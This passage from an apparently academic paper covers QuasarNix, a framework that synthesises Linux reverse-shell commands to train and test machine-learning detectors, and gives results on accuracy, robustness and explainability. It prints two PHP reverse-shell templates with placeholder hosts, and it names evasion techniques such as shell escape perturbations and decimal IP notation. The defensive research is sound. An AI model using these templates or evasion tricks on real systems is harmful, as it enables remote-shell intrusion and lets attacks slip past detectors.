| distinct Cmd
```

We collect data over *two hours* of production operations for each: training and test set, with test data collected one month after training to account for concept drift. This yields baseline datasets of approximately 266k unique commands for training ($|X^{\text{legit}}_{\text{train}}|$) and 235k for testing ($|X^{\text{legit}}_{\text{test}}|$).

Template Split Protocol. To avoid data contamination we avoid random template selection for training and test sets. Consider two following PHP reverse shell variants:

```
php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);shell_exec("SHELL <&FD_NR >\&FD_NR 2>&FD_NR");'
php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);system("SHELL <&FD_NR >&FD_NR 2>&FD_NR");'
```

If one of these templates were assigned to the training set and the other to the test set, substantial overlap in structure would lead to train–test contamination. To address this, we manually selected 30% of reverse shell templates that are distinct from the training set and assigned these exclusively to the test set, using the remainder for training. The full list of templates used for DS, along with their allocation to training and test sets, is provided in Appendix A and Table 9.

Notably, for the test set we explicitly selected multiple reverse shell variants that represent attack variants from previously unseen binaries, missing from the training set, specifically `awk`, `lua`, `v` and `zsh`. The rest of test set templates represent previously unseen technique variants coming from scripting binaries that allow high syntactical variability of reverse shell technique, such as `php`, `python`, `perl` and `ruby`. This logic accounts for our classifier ability to detect an emerging manifestation of reverse shell technique.

Final Dataset Synthesis. We form each a single malicious command x^{evil}_n from a template $t_n \in T$ by applying sampling functions F for all placeholders P, as discussed in Section 3.1.2, and exemplified in Table 2.

To balance the datasets, the synthesis logic is executed sequentially over each template, unless the condition is met:

$$|X^{\text{evil}} - X^{\text{legit}}| < \delta, \text{ where } \delta < |T|. \tag{2}$$

This ensures a balanced class ratio, since $|T| \ll |X|$. The final datasets are constructed by merging synthetic attack data with baseline commands: $X = X^{\text{evil}} \cup X^{\text{legit}}$. For our experimental setup this yielded — training set: $|X_{\text{train}}| = 533,014$ unique commands; test set: $|X_{\text{test}}| = 470,129$ unique commands.

4.1.2 Machine Learning Modeling. We process Linux telemetry to train ML-based cyber-threat detectors in three core stages:

(1) **Tokenization.** We split each command-line into discrete units (tokens). In our experiments, we explore tokenizers ranging from simple whitespace-based to more sophisticated punctuation-aware (e.g., Wordpunct) or **Byte Pair Encoding** (**BPE**).
(2) **Feature Encoding.** After tokenization, we map tokens to numeric features. Two major categories are:

— *Tabular encodings* (e.g., One-Hot) discard token order and yield high-dimensional input vectors suitable for traditional ML algorithms.
— *Sequential encodings* (e.g., embeddings) allow to preserve token sequences, making them compatible with neural architectures like Transformers.

(3) **Classification.** We feed these numeric features into various classification models. This includes traditional algorithms such as **Random Forest** (**RF**) or **Gradient Boosted Decision Trees** (**GBDT**), as well as deep neural networks with different architectures, for instance **one-dimensional convolutional neural network** (**1D-CNN**).

Based on the ablation study of pre-processing (complementary reported in Section 4.4), we select Wordpunct as a tokenizer of choice, offering an advantageous balance of simplicity and near-equivalent performance to BPE. Similarly, One-Hot encoding stands out for delivering the highest performance, thus we chose it as an option for models relying on tabular encoding.

4.2 Effectiveness of Data Synthesis

To address **RQ1**, we evaluate the impact of DS by comparing model performance against data that is non-augmented by our synthesis framework, and then analyze the statistical properties of the augmented dataset.

4.2.1 Comparison with Non-Augmented Approaches. To isolate the impact of DS, we define three scenarios:

(1) *Default Variant:* In this setup we train models on only a single default variant of each reverse shell as sourced from the threat intelligence literature, without template definition and consequent DS. Thus the number of malicious examples in training set is only $|T_{\text{train}}| = 21$. We unify it with training baseline of organization $X_{\text{train}}^{\text{legit}}$, producing a naturally imbalanced dataset of size $|X_{\text{train}}| = 266,536$ unique commands, denoted as '*non-augm.* X_{train} *imbalanced*' in Table 5.
(2) *Balanced Default:* Here we apply oversampling to the dataset variant above, since this method is commonly used in data science literature [1] to match the frequency of legitimate commands, resulting in a dataset with balanced class ratio of size $|X_{\text{train}}| = 533,026$ where the same reverse shell variants are repeated to match the count of legitimate commands, denoted as '*non-augm.* X_{train} *balanced*' in Table 5.
(3) *Full Augmentation:* This setting uses our complete framework as described in Section 3; we analyze reverse shell variants observed in the wild, identify malleable components and create templates that can be used to generate malicious variants based on placeholder sampling functions. Size of the training set is $|X_{\text{train}}| = 533,014$ unique augmented commands.

In other words, the non-augmented setting exposes models to only $|T_{\text{train}}| = 21$ distinct malicious reverse shells, whereas full augmentation yields on the order of 2.6×10^5 unique synthetic reverse shell commands in a balanced dataset of 533,014 unique commands. This highlights that our template-placeholder-sampling framework substantially expands the diversity of reverse shell manifestations beyond simple oversampling, increasing coverage of the targeted tactic families.

We train three separate preprocessors and explore augmentation impact on both GBDT and 1D-CNN models, trained separately on each dataset variant and evaluate them on a single test set containing 470,129 unique commands. Differences on GBDT models are shown as ROC curves in Figure 2(c) and CNN differences are detailed in Table 5. The model trained with our DS framework significantly outperforms both baselines and is agnostic to model architecture:

— In QuasarNix augmented scenario both GBDT and 1D-CNN models achieve AUC (1.000) compared to both non-augmented training runs (0.8744 and 0.8812 for 1D-CNN given imbalanced and balanced datasets respectively);

Table 5. Performance of LOTL Reverse Shell Detection on X_{test} Across Baseline and Classical Heuristics, and ML Architectures

Model Architecture	Nr. of Parameters	TPR | FPR= 10^{-6} (mean ± std)	F1 Score	Accuracy	AUC	Training Time
Baselines						
Signatures [42]	184	3.37%	6.52%	51.68%	51.68%	N/A
One-Class SVM (anomalies on X^{legit})	1K	0.00%	82.87%	79.33%	79.33%	10s
One-Class SVM (anomalies on X^{evil})	1K	0.00%	40.14%	25.20%	25.20%	10s
1D-CNN (non-augm. X_{train} imbalanc.)	1K	0.00%	80.29%	77.91%	87.44%*	15m
1D-CNN (non-augm. X_{train} balanced)	1K	0.06%	82.38%	79.33%	88.12%*	29m
SLP [45] (non-augm.)	1K	0.00%	0.00%	50.00%	91.58%	1h 12m
QuasarNix: Tabular models (One-Hot Encoding)						
Random Forest	1K	42.23 ± 6.27%	96.07%	96.21%	99.84%	18s
GBDT	1K	**60.20 ± 8.22%**	89.92%	90.84%	99.89%	14s
MLP (No Embedding)	264K	54.16 ± 2.14%*	94.00%	94.34%	99.80%	18m
QuasarNix: Sequential models (Token Embeddings)						
MLP (Embedding)	297K	10.76 ± 17.32%	67.70%	75.60%	89.15%	18m
LSTM	318K	21.52 ± 23.66%	64.16%	74.05%	99.75%	24m
1D-CNN	301K	46.42 ± 32.67%*	85.97%	88.20%	99.99%	29m
1D-CNN + LSTM	316K	20.48 ± 22.08%	58.92%	71.06%	98.21%	29m
1D-CNN + LSTM + Attention	402K	17.19 ± 22.59%	62.53%	73.08%	98.46%	26m
Transformer (Mean Pooling)	335K	0.00 ± 0.00%	83.39%	86.07%	98.78%	1h 18m
Transformer (CLS Token)	335K	0.00 ± 0.00%	78.55%*	82.67%	99.38%	1h 30m
Transformer (Attent. Pooling)	335K	0.00 ± 0.00%	87.82%	89.41%	98.85%	1h 24m

Bold denotes the best result combination. Asterisk (*) highlights notable metrics or representative models discussed in the main text. For models trained on synthetic QuasarNix data, the TPR column reports mean ± standard deviation at FPR = 10^{-6} across ten training runs employing independent DS and training routine. F1, Accuracy, and AUC columns report mean values.

— Models trained on synthesized dataset maintain high detection rates even at industry-grade FPR of 10^{-6};

Notably, the balanced dataset performs slightly better than the imbalanced one at the lowest FPR values (1D-CNN models report TPR 0.06% vs. 0.00% no detections at all, respectively), but overall it's clear that a training setup without augmentation is not suitable for real world deployments. This additionally demonstrates that DS effects are primarily achieved through the introduction of meaningful pattern variations rather than simple class balancing.

4.2.2 Production Readiness. To validate production readiness, we analyze performance specifically at the industry-standard FPR = 10^{-6}, which on average would produce only one false alert for every one million unique benign events. As summarized in Table 5, models trained on synthesized QuasarNix data achieve non-trivial detection rates at this operating point, while non-augmented and oversampled baselines remain essentially blind.

— Augmented tabular XGBoost (GBDT) and MLP detectors reach mean TPR of roughly 60.20% and 54.16% at FPR = 10^{-6} across 10 independent synthesis-and-training runs, with relatively small variability.
— The augmented 1D-CNN detector can match these detection rates in its best runs, but its performance fluctuates substantially across seeds, with an average TPR of 46.42% and a standard deviation of 32.67 percentage points.
— CNNs trained without QuasarNix augmentation (with or without naive oversampling) detect virtually none of the malicious reverse shells at FPR = 10^{-6} (0–0.06% TPR), reinforcing that




Fig. 3. Stability of candidate detectors at ultra-low FPR on the fixed enterprise test set. Solid lines denote the median ROC across 10 independent training runs, and shaded regions indicate variability across runs.

large-scale, domain-informed synthesis is necessary to make ML-based detectors operational at such strict FPR budgets.

Overall, these results demonstrate that proper DS is a prerequisite for production-ready reverse-shell detection at ultra-low FPR, and that among the synthesized models, tabular detectors offer the most reliable operating point.

4.2.3 Stability at Operational FPR. To quantify how stable our detectors are under the random components of the synthesis and training pipeline, we repeated the full training procedure 10 times while keeping the enterprise benign baseline and held-out test set fixed. For each repetition we re-instantiated the synthetic malicious training commands using variable informed synthesis presets (file paths, variable names, IP addresses, and ports) with default values curated by domain experts, and we used a different random seed for the generator, sampling functions, and model initialization. We then measured the TPR at the operational FPR of 10^{-6} on the fixed test set for all candidate models, matching the deployment operating point used throughout this work. The resulting variability is visualised in Figure 3, and Table 5 reports the mean and standard deviation of the TPR at FPR $= 10^{-6}$ over these 10 independent training runs.

In Figure 3 we focus on the models that are most relevant for deployment: tabular XGBoost and MLP with one-hot features, the 1D-CNN, and the best-performing Transformer with attention pooling. The shaded regions reveal that the tabular detectors maintain tightly clustered ROC curves at very low FPRs, whereas the 1D-CNN and attention-based Transformer exhibit pronounced spread, with some runs approaching the tabular performance and others collapsing close to the random baseline under strictest FPR conditions.

4.2.4 Distribution Analysis. As complementary evidence to effectiveness of QuasarNix, we demonstrate two statistical properties of synthetic data.

Token Distribution. Figure 2(a) shows the Venn diagram of token categorization between malicious and legitimate classes. The substantial overlap (1,489 shared tokens) demonstrates that the synthesized malicious commands remain in the same linguistic patterns of legitimate activity. This similarity ensures that malicious commands do not appear out-of-distribution, thereby reducing spurious correlations with rarely seen tokens that do not truly indicate maliciousness, and diminishing false positives once the model encounters those tokens in future benign samples.

Table 6. Per-Template Diversity of Synthesized Malicious Reverse Shell Commands (Malicious Class Only)

Split	Nr. reverse-shell templates	Median nr. distinct commands per template	Min–max nr. distinct commands per template
Train	23	10,524	9,640–11,367
Test	11	20,570	19,168–20,843

For each split, we report how many reverse-shell templates are instantiated and, across those templates, the median and range (min–max) of the number of distinct command strings generated per template.

Command Length Distribution. Figure 2(b) illustrates that command-line lengths follow a power-law pattern with many short commands but also a long tail of more complex, lengthy operations. By closely mirroring this real-world shape, our synthesized attack samples avoid being either uniformly short or unrealistically verbose. Maintaining this structural consistency means the synthesized malicious commands blend into typical system behavior (making them harder to detect by naive length-based heuristics) while still containing malicious signatures.

Together, these properties indicate that the synthesized reverse shells occupy the same region of the "command-line space" as the benign baseline and in-the-wild reverse shells used to construct T, rather than forming an artificial cluster with obviously distinct tokens or lengths. At the same time, because QuasarNix only instantiates those LOTL reverse shell families encoded in our templates, we consider the resulting malicious distribution realistic but intentionally incomplete, a tradeoff that we revisit when discussing template coverage and extensions to other LOTL tactics in Section 5.

To further quantify the diversity of synthesized reverse shells, Table 6 summarizes how many distinct variants each template produces in practice. In the training split, 23 templates each yield around 10^4 variants (median 10,524, range 9,640–11,367), while in the test split 11 templates each yield around 2×10^4 variants (median 20,570, range 19,168–20,843), showing that each reverse-shell family contributes thousands of distinct manifestations to the malicious class.

Additionally, on the synthesized training malicious set we observe 9 distinct shell binaries, 220,526 distinct IPv4 addresses, 2 port values, 20,801 distinct file paths, and 47,023 distinct variable names, indicating that the placeholder instantiations span a broad range of values along all semantic components of the reverse shell.

4.3 Model Architecture Evaluation

To investigate **RQ2**, we evaluate our approach against existing detection methods and analyze the performance of various model architectures. Results for all experiments are presented in Table 5.

Baseline Methods. We first establish baseline performance using existing approaches:

(1) *Signature-Based Detection:* We construct a set of patterns from multiple rule-sets [42] engineered to detect reverse shells from Linux telemetry, accessible in our repository.[7] It contains 31 engineered selections with total complexity of 184 leaf conditions. We achieve only 3.37% detection rate on our synthesized test set. This poor performance highlights signatures' vulnerability to simple evasion techniques, though they remain valuable for detecting common attack variants even under strictest false positive constraints.

(2) *Anomaly Detection:* We evaluated One-Class **support vector machine** (**SVM**) detectors trained separately on legitimate ($X_{\text{train}}^{\text{legit}}$) and malicious ($X_{\text{train}}^{\text{evil}}$) data. Despite testing both anomaly detection paradigms – flagging anomalous events as malicious when trained on legitimate data, and inverse detection when trained on attack data – these models proved ineffective at low FPR constraints.

[7] https://github.com/dtrizna/QuasarNix/tree/main/data/signatures

(3) *Prior ML Work:* We re-implemented Shell Language Processing [45], the only publicly available ML-based shell command detector, with no other related work algorithm available publicly.

Model Architectures. We evaluate two categories of models: Tabular and Sequential models.

Tabular Models. Using Wordpunct and with One-Hot encoding:

— Random Forest (RF) implemented with scikit-learn [36];
— Gradient Boosted Decision Trees (GBDT) by xgboost [12];
— Multi-Layer Perceptron (MLP) with PyTorch [35].

Both RF and GBDT use 100 estimators with maximum depth of 10. The MLP has two hidden layers (64 and 32 neurons) with a single output neuron and no embedding layer.

Sequential Models. All using Wordpunct tokenization with embedding layer and approximately 300K parameters:

— MLP with embedding layer,
— 1D-Convolutional Neural Networks (CNN) with parallel convolution layers,
— Bi-directional **Long-Short Term Memory** (**LSTM**) network with optional attention [23],
— Transformer variants [48] with mean, classification (CLS) token [17], or attention pooling.

Performance Analysis. Comprehensive evaluation of all approaches reveals several significant findings:

(1) *Comparison with Baselines.* Our models demonstrate substantial improvement over existing approaches:

— Signature-based detection (3.37% TPR | FPR $= 10^{-6}$) fails to generalize beyond known patterns, though remains valuable for quick deployment and detection of common variants even at the lowest FPR requirements;
— One-Class SVM anomaly detectors show no detection capability at $FPR = 10^{-6}$, regardless of training paradigm;
— Shell Language Processing [45] performance on non-augmented data is close to random guess. Notably, an important property of our DS framework is being model agnostic and allowing to empower other methodologies such as SLP or others discussed in related work Section 2. However, tokenizer training for SLP is impractical due to extensive tokenizer training time, requiring more than 2 hours on our dataset. Since our estimates base on 10 runs over variable training data, SLP is neither practical for our experiments nor for production use.

(2) *Supervised Model Performance.* Analysis reveals distinct patterns across architectures:

— Tabular methods with one-hot encoding provide the strongest and most reliable operating point at FPR $= 10^{-6}$: across 10 independent synthesis-and-training runs, the XGBoost-based GBDT reaches a mean TPR of 60.20% (standard deviation 8.22 points) and the tabular MLP achieves 54.16% (standard deviation 2.14 points), both with AUC values above 99.8%.
— Sequential models achieve competitive AUC but exhibit a much higher degree of variability at the strictest FPR: the 1D-CNN attains $46.42 \pm 32.67\%$ TPR at FPR $= 10^{-6}$, with some runs matching or exceeding the tabular detectors and others dropping close to zero, and other sequence architectures (MLP with embeddings, LSTM variants, and NeurLux) following a similar trend.
— Despite strong average F1 and accuracy, Transformer variants rarely sustain non-zero TPR at FPR $= 10^{-6}$ and therefore serve better as complementary models or sources of representations than as primary detectors under our ultra-low-FPR operating regime.

(3) *Operational Considerations.* Training resource requirements vary significantly: classic ML methods (GBDT, RF) are trained in seconds; traditional neural architectures (MLP, CNN, LSTM)

require 18–29 minutes; Transformer models demand the most resources, taking roughly three times longer than other architectures. These results suggest that while simpler tabular models offer excellent performance for most scenarios, specialized architectures like 1D-CNN might be preferable for extremely strict FPR requirements. The choice between them should be guided by specific operational constraints and performance requirements.

Summary. Classical ML algorithms such as GBDT demonstrate remarkable efficiency with minimal resource utilization while also providing the most stable and accurate detection at FPR = 10^{-6}. Sequential architectures, particularly the 1D-CNN, can occasionally reach higher TPR than GBDT on individual training runs, but their behavior under the lowest-FPR operating point is highly volatile, making them less suitable as primary production detectors. Transformer-based models remain attractive for representation learning and future extensions, yet in our current setting they combine the highest computational cost with limited recall at the strictest FPR threshold. Consequently, for the remainder of this work we treat the XGBoost-based GBDT trained on synthesized QuasarNix data as our main deployment candidate and use it as the reference model in robustness and explainability analyses.

4.4 Ablation Study of Model Architectures

As a complementary work, we examine the influence of various (a) tokenization types, (b) encoding methods, and (c) vocabulary sizes, as well as provide a brief note on model architecture differences under extremely low FPR. To maintain consistency across these studies, for all ablation experiments we use a fully-connected feedforward neural network, known as an MLP. The MLP consists of a single hidden layer with 32 neurons.

Tokenization. Tokenization is the first step in text pre-processing and impacts the quality of features fed into the model. We examine three different tokenization types:

(1) *Whitespace* [32]: This is a straightforward approach that segments text based on spaces, tab, and newline characters.
(2) *Wordpunct* [21]: This method uses the regular expression `\w+|[^\w\s]+` to tokenize text, segregating punctuation.
(3) *Byte Pair Encoding (BPE)* [41]: data-driven method to build a vocabulary of frequent tokens merging character pairs, often employed by modern transformer applications [40].

Vocabulary size. The vocabulary comprises the set of tokens the model can recognize. We experimented with vocabulary sizes, $V \in \{2^8, \cdots, 2^{14}\}$, to assess its impact on performance.


Encoding. We evaluated encoding methods, categorizing them as (i) tabular and (ii) sequential. Tabular encodings discard sequential relationships and represent tokens independently, while sequential encodings preserve token order to capture complex relationships.

Tabular encodings. We consider the following techniques implemented with scikit-learn [36]:

(1) *One-Hot:* Maps each token to a binary vector, with each dimension indicating token presence or absence;
(2) *TF-IDF* [28]: Weighs tokens based on their frequency in a document relative to their frequency across all documents;
(3) *Min-Hash Counts* [9]: This is a probabilistic method where each token is hashed multiple times, and the minimum hash value is used as the encoded vector.

Sequential encodings. We consider the following techniques implemented in PyTorch [35]:

(4) *Embeddings* [33]: Dense vectors capturing semantic relationships between tokens, suitable for sequence models;



(a) Tokenizer and vocabulary size performances at the last epoch.

(b) Encoding learning curves for the same model architecture.

(c) Test set ROC curves for the best performant model architectures.

Fig. 4. Results of ablation studies and model architecture evaluation.

(5) *Embeddings with Positional Encoding* [48]: Adds positional embeddings using sinusoidal functions, enabling models like Transformers to capture token sequences.

Low FPR. ROC curve analysis in Figure 4(c) reveals interesting behavior under stricter FPR requirements ($< 10^{-5}$):

— 1D-CNN+MLP maintains superior performance, achieving 99.3019% TPR at FPR = 10^{-5};
— GBDT performance degrades more rapidly, dropping to 96.9335% TPR at FPR = 10^{-5};
— Other models show steeper performance degradation, suggesting limited utility in extremely low FPR scenarios.

Results. The preprocessing ablation study results are shown in Figure 4, focusing on the TPR at a fixed FPR of 10^{-4}. This metric is preferred over conventional metrics like accuracy or F1-score, as it better reflects a cyber-threat detector's performance under low FPR requirements.


Tokenizer and Vocabulary Size. Figure 4(a) illustrates the impact of varying vocabulary sizes and tokenizers. Wordpunct and BPE significantly outperform the Whitespace tokenizer, highlighting the importance of punctuation-aware tokenization. While BPE shows slightly better results, especially with larger vocabularies, its added complexity and computational demands may not justify the marginal gains for operational use, particularly within the $V \in \{2^{10}, \cdots, 2^{12}\}$ range. Wordpunct provides a balanced tradeoff between efficiency and performance, suitable for big-data scalability and ongoing maintenance. However, in resource-rich environments where peak performance is critical, BPE with an expanded vocabulary could be advantageous. Larger vocabularies generally improve model performance but exhibit diminishing returns, where the computational cost outweighs the benefits.

Encoding Method. Figure 4(b) presents learning curves for various encoding methods, showing TPR at FPR of 10^{-4} over training iterations. One-hot encoding, despite its simplicity, achieves near-optimal performance quickly. Sequential encoding methods, while initially lagging, show improvement over time, suggesting potential benefits from extended training. However, in the absence of specific model architectures designed to benefit from sequential data, the use of embedded encoding methods may not be justified.

4.5 Adversarial Robustness Evaluation

To answer **RQ3**, we evaluate the vulnerability of ML-based detectors to evasion attacks and the effectiveness of adversarial training as a countermeasure.

For this task, we consider as targets: (i) the best non-neural tabular model: GBDT; (ii) best sequential model: 1D-CNN + MLP, (iii) tabular neural model: MLP with one-hot encoding, and (iv) the best Transformer model with CLS pooling. This selection reflects the stability analysis in Table 5



(a) Benign content injection (b) Shell escape perturbations (c) Hybrid attack

Fig. 5. Accuracy of regular and adversarial-trained models against attacks applied to X_{test}.

and Figure 3, where the GBDT emerges as the overall most reliable detector at FPR = 10^{-6}, while the other three models illustrate, respectively, the behavior of high-capacity sequential, neural tabular, and Transformer-based architectures under adversarial pressure.

The results of our evasion experiments are presented in Figure 5. The benign content injection attack detailed in Figure 5(a) demonstrates significant effectiveness against all models except GBDT, which still achieves at least 93% accuracy. This is attributed to the ensemble nature of GBDT with multiple weak learners building decision boundary based on only essential elements of malicious class. Remarkably, adversarial training substantially diminishes the impact of benign content injection attacks, rendering it ineffective for all tested models.

We highlight the effectiveness of shell escape perturbation attacks in Figure 5(b). This attack proves particularly potent against GBDT and CNN, completely nullifying their detection capabilities by reducing accuracy to 0% on fully perturbed samples. This might be due to the fact that escape sequences are removing or obfuscating words that are particularly relevant for models, thus hiding the malicious content. Adversarially training that incorporates partial modifications diminishes the quality of the attack substantially, rendering it impractical. While models with adversarial training show marginally degraded performance on the original test set, this drawback can be surpassed by using hybrid perturbations.

We show the effect of hybrid attacks in Figure 5(c). These attacks pose a significant threat to models, since they combine both strategies to evade detection. As shown by the results, the MLP is least impacted by hybrid attack, still achieving only 39% detection rate with highest attack threshold. All four models benefit from adversarial training that renders the threat ineffective. Notably, adversarial training in hybrid setup does not disrupt performance on original test set, highlighting the importance of malleable threat representation during training.

Summary. In the absence of hardening though adversarial training, all the models we test present pitfalls that render them insecure when deployed in production. Thus, we do not identify any out-of-the-box robust setup. On the contrary, adversarial training allows models to learn more robust heuristics, making them ready to withstand possible attacks, without disruption of performance on original test samples. We acknowledge the potential impact of unknown escape perturbations not considered by adversarial training, that still might pose the risk of evasion at test time. However, we highlight that functional perturbation space omitted by us is significantly limited by the formal rules of shell language.

4.6 Explainability Analysis

Finally, to address **RQ4**, we analyze our results to understand (i) whether decision boundaries learned by models align with domain expertise, and (ii) understand heuristic differences between regularly- and adversarially-trained models. We employ **explainable AI** (**xAI**) techniques on two

Table 7. Top 10 Tokens (with Decreased Importance from Left to Right) Contributing Towards Each of Two Labels from Regular and Adversarially Trained GBDT Models as Explained by SHapley Additive exPlanations (SHAP) Method for Decision Tree Ensembles [29]

Label	Token (SHAP value)									
	Regular Training									
Malicious	**. (3.05)**	**10** (0.88)	bin (0.36)	= (0.24)	(" (0.18)	**127** (0.13)	**>&** (0.1)	2 (0.09)	; (0.08)	0 (0.07)
Benign	c (**-0.84**)	**lib** (-0.22)	**memory** (-0.16)	/ (-0.11)	"$ (-0.09)	bash (-0.09)	n (-0.07)	net (-0.03)	**proc** (-0.03)	stat (-0.02)
	Adversarial Training									
Malicious	; (**0.46**)	**10** (0.42)	i (1.17)	bin (0.23)	", (0.05)	\" (0.03)	2 (0.03)	**127** (0.02)	= (0.01)	print (0.01)
Benign	**proc** (**-3.22**)	" (-2.76)	/ (-0.34)	- (-0.18)	**lib** (-0.13)	c (-0.13)	", (-0.12)	**memory** (-0.08)	"$ (-0.05)	awk (-0.05)

Positive SHAP values shift model decision towards maliciousness, negative values indicate legitimacy.

GBDT models that undergo regular and adversarial training, using **SHapley Additive exPlanations** (**SHAP**) methods for decision tree ensembles [29] and implemented by `shap` library [30].

4.6.1 Token-Level Explainability. Table 7 reports per-token SHAP values collected on the test set. It is possible to validate through domain knowledge all high-importance tokens, linking them to specific functionality within command-line. The regularly-trained GBDT (highest SHAP absolute value 3.05 versus 0.84 for benign label) attributes maliciousness to IP-address-related components (`.` is IP separator, `10` and `127` are common octets, all three having highly positive SHAP values). Tokens that appear mostly within complex scripting structures like `("` or `=` are indicative of unusual sophistication which correlates with malicious intent in our dataset. Standard output and error redirect tokens `>&` and `2` (which is file descriptor of `stderr`) play important role in decision making as well. Clear indicator of benign activity are several unique tokens representative of our environment like `lib`, `memory`, `net` (used in legitimate paths in baseline, like `/sys/fs/cgroup/memory/memory.stat`).

Conversely, the adversarially-trained GBDT relies less on specific tokens for maliciousness, and mostly learns baseline activity (highest absolute SHAP value for malicious token 0.46 versus 3.22 for benign label). We present Beeswarm plot of adversarial model's of top 20 tokens with highest absolute SHAP values in Figure 6. It is evident that this model makes decision mostly by looking at the *absence* of several highly dangerous tokens like `"`, `i`, `10`, `\"` (used in scripting reverse shells or interactive calls to shell binaries like `bash -i`). Relative importance of IP address components significantly dropped (consider token's `10` importance 0.88 versus 0.44 as seen in Table 7) or devaluation of dot token. This is because one of the adversarial manipulations converts conventional IP notation to a rare, decimal IP address manifestation.

As in regular setting, adversarial model learns tokens representative of our environment like `lib`, `memory`, `net`, with strong emphasis of `proc` used often by system admins to query system information (for instance, `cat /proc/2671/maps`). Model still reports few good indicators or maliciousness, specifically `;` (command chaining) and `\"`. The latter token is interesting and is not present in regular model's decision making. It indicates high level of nested quotes, meaning, that double-quotes are used within double-quotes, which is commonly used by scripting reverse shells. Overall, we conclude that model with adversarial training produce more stable heuristic, that eliminates decision making shortcuts and instead evaluates dataset holistically, learning organization's baseline better, and focuses on robust features instead of spurious correlations with known malicious variants.

4.6.2 Command- and Tactic-Level Explainability. Beyond individual tokens, we next investigate which higher-level attack components are most responsible for the detector's decisions and how these map to concrete reverse-shell commands. To that end, we group tokens into tactic-level components (interpreters, shell invokers, network utilities, file-descriptor redirection, wrappers,




Fig. 6. SHAP values of the top 20 most important tokens of adversarially-trained GBDT. Negative / positive SHAP values indicate importance towards benign / malicious class.

Table 8. Tactic-Level Grouped SHAP Importance and Detection Performance on the Test Set

Attack component	Example indicators	Mean SHAP	TPR (%)	Mean score	Malicious samples
IP tokens	`.`, `10`, `127`	2.25	67.6	0.794	29 997
Network utilities	`nc`, `socat`, `ssh`	0.42	78.9	0.964	11 075
Interpreters	`python`, `php`, `ruby`	0.24	98.5	0.998	10 934
Obfuscation	`base64`, `eval`, `awk`	0.17	57.6	0.713	10 981
FD redirection	`2>&1`, `/dev/tcp`, `udp`	0.08	64.4	0.774	27 270
Shell invokers	`bash`, `sh`, `zsh`	0.03	67.6	0.794	29 997
Wrappers	`sudo`, `nohup`, `timeout`	0.00	66.7	0.856	3

For each attack component we report the mean absolute grouped SHAP contribution per sample and the TPR, mean malicious score, and number of malicious commands at operating point FPR = 10^{-6}.

obfuscation, and IP-related tokens; exemplified in Table 1). Each component is defined by a hand-curated list of indicator tokens (e.g., `python`, `php`, `nc`, `/dev/tcp`, `base64`, `sudo`) derived from the Wordpunct-tokenised vocabulary and domain knowledge about reverse shells. Then, for each token in the command, we check whether token's string matches an indicator of an attack component, and given the match—add that token's SHAP value to the corresponding group. Finally, we sum SHAP values within each group for every command.

